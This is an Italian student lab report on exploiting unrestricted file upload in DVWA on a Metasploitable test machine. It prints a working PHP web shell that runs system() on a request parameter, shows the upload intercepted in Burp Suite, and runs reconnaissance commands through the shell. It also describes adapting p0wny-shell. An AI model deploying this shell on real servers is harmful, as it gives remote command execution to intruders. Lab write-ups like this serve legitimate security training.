

RELAZIONE DI LABORATORIO:

Caricamento di File senza Restrizioni (DVWA)

Studente: Leonardo Onori

Materia: Esercitazione di Cybersecurity & Ethical Hacking

Data: 14 Luglio 2026

1. Codice PHP (Payload Base)

Per avviare l'attacco di tipo Remote Code Execution (RCE), è stata creata una web shell minimale in linguaggio PHP denominata shell.php. Il codice è strutturato per intercettare i parametri di input passati tramite richiesta HTTP GET nel campo cmd e inoltrarli direttamente alla funzione di sistema system() del server ospitante:

PHP

```
<?php
if(isset($_REQUEST['cmd'])){
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
}
?>
```

2. Risultato del Caricamento (Screenshot del Browser)

Il file shell.php è stato caricato tramite il modulo dell'applicazione Damn Vulnerable Web Application (DVWA), configurata con livello di sicurezza impostato su **Low**. A questo livello l'applicazione non esegue alcuna convalida sul tipo di file o sull'estensione. Il server ha elaborato la richiesta POST restituendo un messaggio di successo e indicando il percorso relativo del file sul file system.

Vulnerability: File Upload

Choose an image to upload:

No file chosen

../../../../hackable/uploads/shell.php succesfully uploaded!


(La schermata di DVWA che mostra il messaggio: ../../../../hackable/uploads/shell.php successfully uploaded!)

3. Intercettazioni (Screenshot di Burp Suite)

Il traffico di rete del browser è stato instradato attraverso il proxy locale di Burp Suite (in ascolto sull'interfaccia di loopback 127.0.0.1 alla porta 8080). Attivando la funzionalità *Intercept is ON*, la richiesta di upload è stata catturata e analizzata prima della consegna al server.

Dall'analisi dell'header HTTP si evidenziano:

- **Metodo di richiesta:** POST verso l'endpoint /dvwa/vulnerabilities/upload/
- **Content-Type:** multipart/form-data, necessario per il trasferimento di dati binari e file.
- **Corpo del pacchetto:** Presenza esplicita del parametro filename="shell.php" e del payload PHP in chiaro, a dimostrazione del fatto che nessun controllo preventivo viene eseguito lato client.




(La schermata del pannello Proxy -> Intercept di Burp Suite che mostra il pacchetto POST bloccato in attesa di Forward)

4. Risultato delle Varie Richieste

Una volta inoltrato il pacchetto tramite il comando *Forward* di Burp Suite, la shell è stata richiamata inviando una richiesta GET mirata tramite la barra degli indirizzi del browser.

- **URL digitato:** `http://[IP_METASPLOITABLE]/dvwa/hackable/uploads/shell.php?cmd=whoami`
- **Risultato:** Il server ha eseguito il comando e ha restituito come output la stringa `www-data`. Questo conferma il successo del vettore di attacco e l'acquisizione di privilegi operativi equivalenti a quelli dell'utente del server web Apache.





(La pagina del browser con l'URL contenente il comando e la stringa "www-data" visibile nell'angolo in alto a sinistra)

5. Informazioni Scoperte sulla Macchina Interna

Sfruttando l'accesso remoto fornito dalla web shell, sono stati eseguiti comandi di ricognizione (OSINT interno) per mappare le caratteristiche della macchina Metasploitable:

1. **Identificazione del Kernel (cmd=uname -a):** Il sistema risponde indicando una versione del kernel Linux datata (Linux metasploitable 2.6.24). Questa informazione è critica poiché documenta la presenza di vulnerabilità note per l'escalation locale dei privilegi (Local Privilege Escalation), potenzialmente sfruttabili per ottenere l'accesso come utente root.
2. **Esplorazione della Directory (cmd=ls -la):** È stato analizzato il contenuto della cartella /uploads/, confermando i permessi di lettura, scrittura ed esecuzione sui file caricati all'interno della directory.




6. BONUS: Utilizzo di una Shell PHP Sophisticata

Come obiettivo avanzato, è stato verificato il caricamento di una web shell di tipo grafico e interattivo (*p0wny-shell*).

- **Risoluzione delle incompatibilità tecniche:** Poiché la macchina Metasploitable adotta una versione retrodata di PHP (PHP 5.2.4), il codice della shell avanzata è stato preventivamente corretto sostituendo la funzione nativa `gethostname()` (introdotta solo da PHP 5.3) con la funzione compatibile `php_uname("n")`.
- **Accesso e Impatto:** Una volta caricato il file modificato (`advanced_shell.php`), è stato possibile accedere all'URL:
`http://[IP_METASPLOITABLE]/dvwa/hackable/uploads/advanced_shell.php`

L'attaccante non ha più la necessità di modificare manualmente la query string dell'URL: l'interfaccia fornisce un terminale semi-interattivo embedded direttamente nella pagina web (CLI), garantendo funzionalità avanzate di navigazione delle directory (`cd`) e di esecuzione comandi in tempo reale.



(La schermata del browser che mostra l'interfaccia del terminale nero di p0wny-shell funzionante su DVWA)